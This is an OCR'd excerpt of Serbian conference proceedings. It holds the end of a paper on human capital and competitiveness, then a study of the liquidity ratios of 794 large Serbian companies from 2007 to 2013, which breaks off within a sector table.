Na osnovu prikazanih indikatora, može se zaključiti da nam je potrebna nova perspektiva i novi instrumenti-pristupi konkurentnosti koji su na međunarodnom planu uspešni. Zato je neophodno poboljšanje saradnje kompanija u oblasti industrije sa naučno-istraživačkim institucijama na duži rok i obezbeđenje programa edukacije i treninga. Menadžerske aktivnosti za stvaranje i povećanje vrednosti ali i njeno inoviranje, predstavljaju imperativnu potrebu za očuvanje pozicija organizacija i ostvarenje konkurentske prednosti u globalnim razmerama. Kvalitet poslovnih mreža i prateće industrije, važan je iz različitih razloga. Kada su preduzeća i dobavljači iz pojedinih sektora međusobno povezani, pojačana je delotvornost, stvorene su veće mogućnosti za inovacije, a smanjene su prepreke za ulazak novih preduzeća. Razvoj uspešnog lanca vrednosti značajno može pomoći u tim aktivnostima. Konačno, pojedinačne aktivnosti i strategije kompanija (brending, marketing, jedinstvenost i prefinjenost proizvoda), mogu dovesti do sofisticiranih i modernih procesa.

Činjenica je da obrazovni sistem u Srbiji nije dovoljno brzo reagovao na promene nastale u okruženju. Srbija je zemlja iz koje se regrutovao znatan broj migrirajućih naučnika; samo tokom poslednje dve decenije, Srbiju je napustilo mnogo stručnjaka. Nema sumnje i u godinama koje dolaze, migracije naučnih i tehnoloških talenata ka najrazvijenijim zemljama će naročito biti intenzivirane. Otuda je potrebno zaustaviti gubitak velikog intelektualnog potencijala stvaranjem uslova za realizaciju profesionalnih ciljeva u sopstvenoj zemlji. Ako želimo da postanemo član EU, onda u narednom periodu treba da uspostavimo efikasniju bilateralnu saradnju sa zemljama EU i drugim razvijenim zemljama, naučnim i specijalizovanim ustanovama u svetu na naučno-tehničkom, kulturnom i drugom planu, a radi obezbeđivanja odgovarajuće specijalizacije, stručnog usavršavanja mladih iz Srbije uz obezbeđivanje njihovog povratka i radnog angažovanja u zemlji. Razume se, ciljevi razvoja nameću potrebu i da država treba da bude otvorena za zapošljavanje najboljih stručnjaka/talenata iz inostranstva bilo da su pripadnici naučne dijaspore ili ne. Od profilisanih i vrsnih stručnjaka iz inostranstva, upravo se očekuje da pored znanja, u zemlju donesu preduzetnički duh kontakte i inicijativu.

Za Srbiju je neophodno ulaganje u srednje obrazovanje i visoko obrazovanje. Srbija se nalazi u grupi zemalja koje se po bruto društvenom porizvodu nalaze na nivou srednje razvijenih zemalja u procesu vlasničkih i strukturnih promena. Nivo tehnološkog razvoja Srbije je takav da omogućava kopiranje tehnologija. Kopiranje tehnologije podrazumeva umeće korišćenja postojećih tehnologija i umeće izrade proizvoda sa dostignutim nivoom tehnologije tj proizvodna imitacija. Najveći deo tehnologija u Srbiji je došao putem stranih ulaganja kroz privatizaciju. Jedan deo je došao liberalizaciijom trgovine i uvoza savremene računarske i druge opreme. Stvorili su se uslovi za povećanje produktivnosti uz korišćenje raspoložive tehnologije. Dakle, da bi se povećala produktivnost, zahteva se obučenost ljudi. Do obučene radne snage dolazi se ulaganjem u doobuku u kompanijama i kroz školski sistem prilagođen potrebama i praksi.

Unapređenje proizvodnih procesa, razvoj novih tržišta i organizacija, zahteva i nove kvalifikacije. Zato su u narednom periodu potrebna određena prilagođavanja, koja se ogledaju u sledećem: neophodno je izraditi sistem informisanja o potrebama privrede u pogledu kvalifikacije kadrova, i u skladu sa tim, obrazovni profili se moraju prilagoditi potrebama privrede. Potreban je evropski okvir kvalifikacija za srednje stručno obrazovanje do koga se dolazi prihvatanjem raspoloživog evropskog iskustva prilagođenog mogućnostima Srbije. Dalje, u Srbiji je neophodno, kroz proces stvaranja društvenog partnersta između privrede, obrazovnih institrucija i nacionalne službe za zapošljavanje, školovanje prema potrebama privrednog razvoja. Takođe, neophodan je osmišljeni razvoj klastera, koji u svom sastavu obuhvataju i obrazovne institucije, neophodne za razvoj određenog regiona. Naravno, potrebna je i izuzetna pažnja i adekvatna aktivnost državnih organa, privrednih subjekata, naročito privrednih komora, medija, izvršnih i zakonodavnih tela, u cilju podizanja svesti da bez ulaganja u istraživanja, razvoj i inovacije, nema napretka niti povećanja konkurentnosti privrede Srbije.

Kako je već pomenuto, znanje je osnova privrednog razvoja i povećanja konkurentnosti privrede Srbije i zato je ono ugrađeno u Strategiji naučnog i tehnološkog razvoja kao i drugim dokumentima sistemske regulative. U tom smislu, za pohvalu su aktivnosti koje je pokrenulo Minisatrstvo za nauku i tehnološki razvoj, koje se odnose na: pružanje boljih uslova za život i rad mladim talentima i stručnjacima, ulaganje u infrastrukture naučnih institucija, izgradnja tehnoloških parkova i slično. Ali prosto je neshvatljivo da uprkos saznanjima o izuzetnoj važnosti talenata i stručnjaka za napredak Srbije, Akcioni plan povećanja sredstava za istraživanje i razvoj, kako iz budžeta tako i iz privrede, jeste najslabiji deo sprovođenja Strategije naučnog i tehnološkog razvoja. Otuda se nameće potreba za adekvatnom aktivnošću državnih organa, privrednih subjekata, komora, kao i medija, na podizanju svesti da bez adekvatnog upravljanja ljudskim kapitalom nema ni napretka niti povećanja konkurentnosti privrede Srbije. Na kraju se postavlja pitanje: da li smo sposobni da pokrenemo ljudski kapital i promenimo smer ili ćemo kao društvo i stvaralačka kultura nestati tokom XXI veka?

## LITERATURA

Becker, G. (1975). *Human Capital*. New York: National Bureau of Economic Research.



DOI: 10.15308/Synthesis-2015-699-705

Communication from the Commission. (2010). Europe 2020: a strategy for smart, sustainable and inclusive growth. Brussels: European Commission.

Docquier, F., & Marfouk, A. (2006). *International Migration by Educational Attainment*. In C. Özden & M.W. Schiff (Ed.), International Migration, Remittances, and the Brain Drain. Washington, DC: World Bank.

Drucker, P.F. (2008). *Management*. New York: Collins.

Keely, B. (2010). *Ljudski kaptal: kako ono što znate oblikuje vaš život*. Beograd: Zavod za udžbenike.

Kozomara, J. (1994). Tehnološka konkurentnost. Beograd : Ekonomski fakultet.

Krugman, R.P. & Obstfeld, M. (2009). Međunarodna ekonomija: Teorija i politika. Beograd: Data Status.

Mankiw, N.G., & Taylor, M.P. (2008). Ekonomija. Beograd: Data Status.

Porter, M. E. (2007). Konkurentska prednost: ostvarenje i očuvanje vrhunskih poslovnih rezultata. Novi Sad: ASEE Books.

Stiglic, Dž.E. (2004). *Ekonomija javnog sektora*. Beograd: Ekonomski fakultet.

Todaro, P.M. & Smith, S.C. (2006). *Ekonomski razvoj*. Sarajevo: Šahinpašić.

Vlada Republike Srbije. (2011). Strategija naučnog i tehnološkog razvoja RS za period od 2010 do 2015. godine. Preuzeto 22. Decembra, 2015. sa http://apv-nauka.ns.ac.rs/images/dokumenti/StrategijaNaucnogITehnoloskogRazvoja.pdf

Vlada Republike Srbije. (2012). *Strategija razvoja obrazovanja u Srbiji do 2020. godine*. Preuzeto 22. Decembra, 2015. sa http://www.kg.ac.rs/doc/strategija_obrazovanja_do_2020.pdf

Weil, D. N. (2005). *Economic growth*. Boston: Addison-Wesley.

World Economic Forum. (2012). The Global Competitiveness Report 2010-2011. Preuzeto 22. Decembra, 2015. sa http://www.weforum.org/reports/global-competitiveness-report-2010-2011-0

World Economic Forum. (2012). The Global Competitiveness Report 2014-2015. Preuzeto 22. Decembra, 2015. sa http://www.weforum.org/reports/global-competitiveness-report-2014-2015

Zjalić, Lj.M. (2011). *Razvoj ljudskih resursa u funkciji strukturalnih promena i novih uslova rada : inovativnost - nezaobilazan činilac razvoja*. Beograd: Fakultet za menadžment malih i srednjih preduzeća.



DOI: 10.15308/Synthesis-2015-699-705

Synthesis
International Scientific Conference of IT and Business-Related Research

# UTICAJ LIKVIDNOSTI NA POSLOVANJE PREDUZEĆA KOJA SU U SKLADU SA ZAKONOM O RAČUNOVODSTVU REPUBLIKE SRBIJE RAZVRSTANA KAO VELIKA PRAVNA LICA

## THE IMPACT OF LIQUIDITY ON THE COMPANIES CLASSIFIED AS LARGE LEGAL ENTITIES IN ACCORDANCE WITH THE LAW ON ACCOUNTING OF THE REPUBLIC OF SERBIA

Zoran Jeremić, Marko Milojević, Ivica Terzić
Univerzitet Singidunum, Poslovni fakultet u Beogradu, Beograd, Srbija

**Apstrakt:**
Predmet ovog istraživanja je analiza likvidnosti preduzeća koja su po zakonu o računovodstvu razvrstana kao velika pravna lica. Koeficijenti likvidnosti izračunati su na bazi zvaničnih finansijskih izveštaja preuzetih od Agencije za privredne registre. Istraživanje je obuhvatilo 794 preduzeća za period od 2007 do 2013. godine. Rezultati pokazuju da tokom analiziranog perioda dolazi do promene u strukturi obrtnih sredstava, i da finansijski menadžeri teže da smanje zalihe i povećaju vrednost gotovine. Izračunato je da udeo obrtnih u stalnim sredstvima opada što govori da tokom krize stalna sredstva rastu brže od obrtnih. Utvrđeno je da vrednost koeficijenata likvidnosti nije na nivou koji propisuje teorija, ali primetan je trend njihovog rasta, što je pozitivna činjenica i ukazuje na prve znake oporavka velikih preduzeća. Analiza po sektorima ukazala je da je sa stanovišta likvidnosti sektor građevinarstva najugroženiji, a da su sektori stručnih delatnosti i zabave najmanje pogođeni ekonomskom krizom.

**Ključne reči:**
likvidnost, obrtna sredstva, zalihe, gotovina, potraživanja, finansijski koeficijenti.

**Abstract:**
The subject of this research is the analysis of liquidity of the companies classified as large legal entities in accordance with the Serbian Law on Accounting. The liquidity ratios were calculated on the basis of the official financial statements taken from the Business Registers Agency. The research involved 794 enterprises during the period 2007-2013. The results obtained indicate the change in the structure of the current assets for the analyzed period, and the efforts of financial managers to minimize inventories and increase cash. A decreasing tendency was observed in the proportion of the current assets in total assets, thus implying that fixed assets are growing faster than the current assets during the crisis. It was determined that the liquidity ratios are not at the level prescribed by the theory, but there has been a growing trend regarding their number, thus indicating recovery. Sectoral analysis points out that construction sector was most affected, while the sectors of professional activities and entertainment were least affected by the economic crisis.

**Key words:**
liquidity, current assets, inventory, cash, receivables, financial ratios.

## 1. UVOD

Ekonomska kriza čiji su koreni i začeci u 2007. godini u Sjedinjenim Američkim Državama (SAD) itekako se reflektovala na poslovanje privrede u Republici Srbiji (RS). Pregrejavanje tržišta nekretnina u USA, prouzrokovano hipotekarnim i drugorazrednim hipotekarnim kreditima (*subprime loans*), velikom brzinom se prenelo na evropska tržišta. Uzrok krize bila je neograničena pohlepa (*greed*), želja da se zarade milionske provizije kako bi se globalnim investitorima obezbedili viši profiti na ogromna slobodna sredstva koja se danas mere u milijardama dolara (Vujević, 2010). Smatra se da su se u RS prvi efekti uticaja ekonomske krize osetili u drugoj polovini 2008. godine, padom obima trgovanja na Beogradskoj berzi[1]. Obim prometa je prepolovljen, a broj transakcija je smanjen gotovo za trećinu. Ovakva situacija prenela se i na privredne aktivnosti.

Pojavom ekonomske krize menja se kratkoročna strategija velikog broja privrednih subjekata. Suočene sa padom privredne aktivnosti, kompanije se okreću strategiji umerenije profitabilnosti zarad očuvanja likvidnosti. Ovaj sistem koeficijenta se naziva rentabilnost - likvidnost (RL) i razvijen je u Nemačkoj. Koren nastanka ovog sistema upravljanja preduzećem je sistem koeficijenta koji je razvio Ekonomski odbor centralnog saveza za elektrotehničku i elektronsku industriju u Nemačkoj (ZVEI) (Marjanović & Milojević, 2012).

RL sistem se fokusira na relativno mali broj koeficijenata (pokazatelja) čiji ključni deo predstavljaju koeficijenti: ostvareni uspeh i likvidnost. Koeficijenti ostvarenog uspeha se fokusiraju na redovni poslovni rezultat, koji je izveden iz plana prihoda i troškova. Nasuprot tome, likvidnost ne predstavlja primarni cilj, već neizbežnu pretpostavku funkcionisanja preduzeća. Na osnovu redovnih poređenja planskih i stvarnih vrednosti, RL sistem pruža značajne informacije za donošenje odluka na godišnjem nivou ili unutar kraćih intervala. Ovaj sistem finansijskih koeficijenata se sastoji iz dva dela, opšteg i posebnog (Marjanović, Milojević, & Simeunović, 2011). Sa stanovišta ovog istraživanja interesantan je posebni sistem RL, jer on uzima u razmatranje specifičnost privredne delatnosti i konkretnog preduzeća, i stoga je pogodan za analizu i planiranje tj. pogoduje donošenju poslovnih odluka (Reichmann, 2006).

Koeficijenti kojima se sagledava rentabilnost su: dobitak (gubitak), stopa bruto poslovnog i neto dobitka[2], stope prinosa na poslovna i sopstvena sredstva. Deo RL koji se odnosi na likvidnost se sastoji od praćenja vrednosti: koeficijenata opšte, redukovane i trenutne likvidnosti, kao i na praćenje kretanja neto obrtnih sredstava (NOS). Na bazi praćenja vrednosti ovih

1 Izvor: www.belex.rs/kvartalni izveštaji

2 Ovi koeficijenti se često u literaturi nazivaju koeficijentima profitabilnosti jer se prilikom njihovog izračunavanja koriste samo pozicije iz Bilansa Uspeha, te ovi koeficijenti ne daju informaciju o visini angažovanog kapitala.



E-mail: zjeremic@singidunum.ac.rs
DOI: 10.15308/Synthesis-2015-706-710

koeficijenata finansijski menadžeri mogu doneti kvalitetne odluke koje će se putem poboljšavanja kako tekućih tako i dugoročnih performansi odraziti na poslovanje preduzeća.

Cilj ovog rada je da sagleda način na koji preduzeća koja su po srpskom zakonu o računovodstvu razvrstana kao velika pravna lica (VPL) upravljaju svojom likvidnošću. Na bazi sagledavanja vrednosti, kao i trendova koeficijenata, pokušaćemo da ocenimo kako su VPL u RS reagovala na uticaj ekonomske krize i koju su poslovnu strategiju menadžeri preduzimali kako bi svoje poslovanje prilagodili novonastalim uslovima na tržištu. Da li je u uslovima krize težnja menadženta usmerena ka povećanju ili smanju obrtnih sredstava, odnosno da li dolazi do značajnije promene u strukturi obrtnih sredstava? Održavanje finansijske stabilnosti i poštovanje pravila finansiranja u direktnoj je vezi sa likvidnošću i predstavlja preduslov za normalno poslovanje (Barjaktarović, Milojević, & Terzić, 2014). Takođe, interesantno je ispitati da li je kriza imala jednak efekat na sve sektore u privredi ili se njen uticaj više odrazio na pojedine sektore.

Za ovu svrhu formulisana je generalna hipoteza:

- U uslovima ekonomske krize posebna pažnja privrednih subjekata usmerena je na praćenje i održavanje koeficijenata likvidnosti u skladu sa vrednostima koje propisuje teorija.

Ovu generalnu hipotezu pokušaćemo da dokažemo ili opovrgnemo pomoćnim hipotezama:

- Tokom posmatranog perioda dolazi do promena i prekompozicije u obrtnim sredstvima, čime se teži povećanju likvidnost.
- Koeficijenti opšte likvidnosti (KOL) i redukovane likvidnosti (KRL) kod VPL su u skladu sa odnosom koji propisuje teorija, tokom krize vrednost ovih koeficijenata raste.


Istraživanje je sprovedeno na uzorku koji se sastoji od 794 kompanije koje su po srpskom zakonu o privrednim društvima razvrstane kao VPL. Veliko preduzeće je po srpskom zakonu o privrednim društvima ono koje:

a) zapošljava preko 250 zaposlenih;
b) ostvaruje poslovni prihod preko 4.233.541[3] dinara;
c) poseduje poslovna sredstva u iznosu većem od 2.116.770 dinara (Agencija za privredne registre, 2014).

Izabrali smo VPL, jer ova preduzeća u 2007. godini zapošljavaju 428.073 hiljada zaposlenih, što predstavlja 38,62%[4] ukupnog broja zaposlenih u privrednom sektoru. Osnov analize su finansijski izveštaji za pomenutu grupu kompanija preuzeti iz APR-a, za period od 2007. godine do 2013. godine. Podaci su konvertovani u Excel i organizovani u pivot tabele, kako bi se njima lakše i efikasnije upravljalo. Razlog zbog kojeg uzorkom nisu obuhvaćena sva VPL je datum početka prikupljanja finansijskih izveštaja (2009. godina). Od ove godine jedan broj VPL je prestao da postoji ili su usled smanjenja poslovnih prihoda ili poslovnih sredstva razvrstana u srednja pravna lica.

## 2. REZULTATI I DISKUSIJA

Analizu likvidnosti započeli smo poređenjem kumulativnih pozicija aktive i pasive 794 VPL u RS, sa ciljem da se stekne uvid o njihovom međusobnom odnosu, kao i o ispunjenosti pravila finansiranja. Sagledavanje međusobnog odnosa pozicija aktive i pasive treba da pokaže koja je pozicija u bilansu stanja (BS) ključna za poslovanje preduzeća, odnosno koju poziciju preduzeća smatraju najbitnijom, i u koju ulažu najviše raspoloživih novčanih sredstava. Na bazi rezultata ove analize zaključićemo koji je položaj obrtnih sredstava u BS-a. Drugi deo analize se bavi ispunjenjem pravila finansiranja i treba da nam pruži odgovor na pitanje: da li VPL poštuju teorijski razvijena i u praksi potvrđena pravila finansiranja? Zlatno bilansno pravilo, u užem smislu, zahteva da obrtna sredstva budu delom finansirana iz dugoročnih izvora finansiranja, tj. da budu veća od zbira kratkoročnih obaveza. Interesanto će biti sagledati da li srpska preduzeća, i u uslovima ekonomske krize, poštuju ova pravila.





| | 2013 | 2007 |
|---|---|---|
| SI - Stalna Imovina | 68,43% | 62,51% |
| OI - Obrtna Imovina | 31,57% | 37,49% |
| K - Kapital | 50,49% | 53,65% |
| O - Obaveze | 49,51% | 46,35% |

Grafik 1. Odnos kumulativnih pozicija bilansa stanja u periodu 2013 i 2007. godina.
Izvor: Izračun autora

Na bazi grafika možemo da zaključimo da udeo pozicije obrtnih u ukupnim sredstvima opada od 2007. do 2013. godine. Većina „raspoloživih sredstava" su u toku životnog ciklusa jednog preduzeća investirana u stalna sredstva (aktiva), a ona su po svojoj vrednosti veća i od pojedinačne vrednosti obrtnih sredstava, kapitala i obaveza (pasiva). Tokom posmatranog perioda od sedam godina, raste značaj stalnih sredstava za 9,48% i obaveza za 6,82%, a opada značaj obrtnih sredstava za 15,79% i kapitala za 5,89%. Ovo je loš trend i potvrda da je ekonomska kriza uticala na poslovanje VPL.

Na sledećem grafiku prikazan je odnos pozicija aktive i pasive u 2013. godini. Značaj ovog grafika je u tome što otkriva i ukazuje na jednu bitnu činjenicu, a to je da u 2013. godini nije ispunjeno zlatno pravilo bilansiranja u užem smislu. Stalna sredstva nisu celokupno finansirana iz dugoročnih izvora finansiranja, već je jedan deo stalnih sredstava finansiran iz kratkoročnih obaveza, što podrazumeva da su obrtna sredstva manja od kratkoročnih obaveza. Ovo je izuzetno loša situacija, jer izvori po roku raspoloživosti i po visini u okviru svakog roka, nisu usklađeni sa uloženim sredstvima. S tim u vezi, nepoštovanje ovog pravila otvara pitanje likvidnosti, tj. otvara se mogućnost da zbog ovakve strukture sredstava i njihovih izvora, preduzeća dođu u situaciju da ne mogu redovno da servisiraju svoje obaveze.




Grafik 2. Bilans stanja za 2013. godinu – utvrđivanje pravila finansiranja
Izvor: Izračun autora

3 Iznosi su u hiljadama dinara
4 Procenat je dobijen kada je broj zaposlenih u uzorku podeljen sa ukupnim brojem zaposlenih u 2007. godini. (1.108.576)




DOI: 10.15308/Synthesis-2015-706-710

## Struktura obrtnih sredstva

Ukoliko poslovna sredstva podelimo na dve velike celine, stalna i obrtna sredstva, uočavamo određene pravilnosti. U 2007. godini i u 2013. godini kumulativna stalna sredstva su veća od obrtnih. U 2007. godini obrtna sredstva činila su 38% poslovnih sredstava, a u 2013. godini 32%. Tokom posmatranog perioda obrtna sredstva su se uvećala za gotovo 20%. Na osnovu ovih koeficijenta možemo zaključiti da u toku perioda od 7 godina opada učešće obrtnih u ukupnim poslovnim sredstvima. Razlog opadanja obrtnih sredstava možemo tumačiti kao posledicu ekonomske krize, i kao posledicu naglog rasta stalnih sredstava (Milojević, 2013).

Povećanje ukupne sume obrtnih sredstava može biti pozitivno, ali i negativno. Pozitivno je ako raste vrednost zaliha, gotovine i potraživanja, pod uslovom da se period naplate smanjuje. Sagledavanjem strukture obrtnih sredstava VPL došli smo do zaključka da se tokom posmatranog perioda vrednost gotovine, zaliha i potraživanja povećala za 15%-31%. Iz tog razloga izračunali smo prosečan period naplate potraživanja. U 2008. god. prosečan period naplate potraživanja iznosio je 71,81, a u 2013. god. 86,24 dana. Podaci pokazuju da se značajno usporava prosečan period naplate potraživanja za period od 7 godina za 20,09%, što je negativan trend i govori o usporavanju gotovinskog ciklusa kod VPL. Podatak dobija na značaju, ako se u obzir uzme sama struktura obrtnih sredstava. U strukturi obrtnih sredstava u 2013. godini dominiraju potraživanja za 57%, potom slede zalihe sa 38%, i gotovina sa 5%. Ukoliko se ovi podaci uporede sa situacijom u 2007. godini možemo zaključiti da u strukturi obrtnih sredstava dolazi do povećanja potraživanja i gotovine za 15,12% odnosno 4,86%, a do smanjenja zaliha za 2,53% (grafik 3).




Grafik 3. Struktura obrtnih sredstava
za period 2007-2013. god.
Izvor: Izračun autora

Na bazi dobijenih rezultata možemo zaključiti da je dokazana posebna hipoteza tj. da je tokom posmatranog perioda došlo do značajne promene u strukturi obrtnih sredstava. Pozitivna činjenica je da kumulativna suma obrtnih sredstava raste, ali je negativno to što je ovaj rast sporiji od rasta stalnih sredstava. Potraživanja rastu, a pritom se povećava broj dana potrebnih za naplatu potraživanja, pa možemo konstatovati da se VPL nisu svoje poslovne performanse dovele na nivo iz 2007. god. Ovaj rezultat smatramo izuzetno bitnim jer govori o efektu koji je ekonomska kriza imala na poslovanje preduzeća u RS. Iznos zaliha se smanjuje u strukturi obrtnih sredstava, a iznos gotovine se povećava, što ukazuje da su VPL pribegla strategiji povećanja novčanih sredstava i smanjenja vrednosti zaliha.

## Koeficijenti likvidnosti

Koeficijenti likvidnosti imaju za cilj da ukažu na sposobnost kompanije da izmiri tj. servisira obaveze o roku njihovog dospeća, pri tom vodeći računa o održavanju potrebne strukture sredstava (Barjaktarović, Jović, & Milojević, 2013). Dva najpoznatija koeficijenta jesu KOL i KRL. Teorija i praksa je razvila normale za ove koeficijente koji iznose za KOL 2 a za KRL 1 (Knežević & Mizdraković, 2010). U interpretaciji ovih koeficijenta treba biti oprezan, ali njihova svrha jeste da se utvrdi sa koliko novčanih jedinica, obrtnih ili dela obrtnih sredstava, je pokrivena jedna novčana jedinca kratkoročnih obaveza.

Podaci iz tabele pokazuju da je vrednost KOL u 2007. godini iznosila 1,08 i ona je znatno niža od normale (2). Jedna novčana jedinici ili jedan evro kratkoročnih obaveza je pokriven sa 1,08 novčanih jedinca ili evra obrtnih sredstava. Iako rezultati nisu u skladu sa propisanim pravilima oni pokazuju da su obrtna sredstva u ovoj godini veća od kratkoročnih obaveza i da su kompanije sa ukupnim obrtnim sredstvima mogle u potpunosti da izmire kratkoročne obaveze. U interpretaciji ovih vrednosti treba biti oprezan, jer sastav uzorka čine kompanije iz različitih sektora. Tokom perioda od 2008-2013. godine dolazi do konstantnog opadanja vrednosti ovog koeficijenta. U 2013. godini vrednost KOL je 0,94, što je smanjenje u odnosu na 2007. godinu od 14,89%. Konstantno smanjenje vrednosti ovog koeficijenta ukazuje na činjenicu da rastu kratkoročne obaveze u odnosu na obrtna sredstva. U periodu od 2011. do 2013. godine vrednost kratkoročnih obaveza prevazilazi vrednost obrtnih sredstava što je izuzetno loša situacija i upućuje na zaključak da VPL ne mogu da izmire kratkoročne obaveze iz obrtnih sredstava, što *de facto* izaziva krizu likvidnosti cele privrede i usporava privrednu aktivnost.

Vrednosti KRL smo koristili kako bismo utvrdili da li kompanije likvidnim sredstvima (gotovinom, gotovinskim ekvivalentima i potraživanjima) mogu da izmire kratkoročne obaveze (Barjaktarović, 2009). Za razliku od KOL, ovaj koeficijent iz obrtnih sredstava „izbacuje" najnelikvidniji deo, a to su zalihe. Zalihe, kao jedna od najkontroverznijih pozicija bilansa stanja, se izuzimaju iz ovog koeficijenta, jer smo u prošlosti bili svedoci velikih zloupotreba ove pozicije. U 2007. godini vrednost KRL je iznosila 0,78 što je vrednost koja je niža od normale koja iznosi 1. U ovoj godini 1 evro kratkoročnih obaveza je bio pokriven sa 0,78 evra likvidnih sredstava. Ova situacija nije toliko zabrinjavajuća, kada se u obzir uzme vrednost KOL za ovu godinu (1,08). Veliki deo kratkoročnih obaveza je bio pokriven likvidnim sredstvima, a ostatak je bio pokriven zalihama. Za razliku od vrednosti KOL koji beleži blagi ali konstanti pad tokom celog perioda od 2007-2013. godine, vrednosti KRL se kreću ciklično. U 2008. godini vrednost ovog koeficijenta iznosi 0,70 što je pad u odnosu na prethodnu godinu za 10,26%. Na kraju 2009 i 2010. godine beležimo simboličan rast vrednosti ovog koeficijenta za 1,43% odnosno 1,40%. Zanimljivo je tumačenje vrednosti ovih koeficijenata, jer ukazuju na činjenicu da uprkos krizi najveće srpske kompanije beleže male, ali primetne korake, u podizanju nivo svoje likvidnosti. 2011. godina donela je osetniji pad vrednosti ovog koeficijenta od 4,16%. Rast privredne aktivnosti tokom ovog periodu nije doveo do povećanja likvidnosti, već je naprotiv doveo do njenog pada. Pad likvidnosti može se objasniti činjenicom da je analizirana godina bila predizborna, te da je država bila glavni pokretač privredne aktivnosti, a kako je država kao privrednik kasnila sa izmirenjem svojih obaveza to se odrazilo i na likvidnost najvećeg broja kompanija koje posluju sa njom. U 2012. godini dolazi do novog opadanja vrednosti ovog koeficijenta za 2,90%, a u 2013. godini do rasta za 2,99%.

Na bazi izračunatih rezultata finansijskih koeficijenata likvidnosti možemo zaključiti da nije dokazana druga posebna hipoteza, tj. tokom posmatranog perioda vrednost koeficijenata likvidnosti se ne kreće u približnoj vrednosti sa onim što propisuje teorija. Uticaj ekonomske krize je očigledan, ali ono što



DOI: 10.15308/Synthesis-2015-706-710

| Koeficijent | 2013 | 2012 | 2011 | 2010 | 2009 | 2008 | 2007 |
|---|---|---|---|---|---|---|---|
| KOL | 0,97 | 0,95 | 0,97 | 1,00 | 1,00 | 1,01 | 1,08 |
| KRL | 0,69 | 0,67 | 0,69 | 0,72 | 0,71 | 0,70 | 0,78 |

Tabela 1. Prikaz koeficijenata likvidnosti za period 2013-2007. godina
Izvor: Izračun autora

može da posluži kao pozitivan signal je da u 2013. godini analizirani koeficijenti beleže rast u odnosu na prethodnu godinu. Ipak, kada se uporede rezultati sa baznom godinom potvrđuje se prethodno iznet stav da poslovne performanse VPL nisu dostigle nivo koji je postojao u 2007. godini.


## Analiza po sektorima

Sa stanovišta ove analize veoma je interesantno ispitati pad KOL i KRL, u odnosu na baznu 2007. Godinu, po sektorima privrede. Rezultati će nam omogućiti da utvrdimo da li je tokom posmatranog perioda kriza ravnomerno uticala na sve sektore ili su pojedini sektori lakše amortizovali njen uticaj. Uzorak od 794 kompanija podeljen je na sektore u zavisnosti od šifre delatnosti. Potom su za svaki sektor izračunati koeficijenti likvidnosti.

Rezultati iz tabele 2 pokazuju da su tri najlikvidnija sektora u 2013. godini sektor stručne delatnosti (1,73), zabave (1,51) i sektor trgovine (1,07). Vrednosti KOL su ipak niže od vrednosti koji propisuje teorija, te možemo konstatovati da, sa stanovišta ovog koeficijenta, svi sektori ne ispunjavaju vrednosti koje je teorija razvila. Ipak, kada se uporede vrednosti KRL u 2013. godini dobija se drugačija slika. Sektori stručne delatnosti i zabave (sa vrednošću od 1,64, odnosno 1,31) su iznad vrednosti iz teorije, dok sektor trgovine ima vrednost 0,7, što *a priori* ne mora da znači ugroženu likvidnost ovog sektora. Ono što ohrabruje jeste da sektori prerađivačke industrije (Snabdevanje električnom energijom, Snabdevanje vodom, Saobraćaj, Stručne delatnosti), u 2013. godini imaju vrednost ovog koeficijenta na nivou od 0,7, što ipak govori o postojanju likvidnosti ovih sektora. Trend kretanja ovih koeficijenata, kod većine sektora, je pozitivan u odnosu na 2011. godinu, te možemo zaključiti da

| sektor | Broj kompanija (794) | KOL | | | | KRL | | | |
|---|---|---|---|---|---|---|---|---|---|
| | | 2013 | 2011 | 2009 | 2007 | 2013 | 2011 | 2009 | 2007 |
| Poljoprivreda | 31 | 0,93 | 0,85 | 0,99 | 1,18 | 0,58 | 0,49 | 0,56 | 0,84 |
| Rudarstvo | 9 | 1,07 | 1,10 | 0,67 | 0,61 | 0,61 | 0,64 | 0,37 | 0,32 |
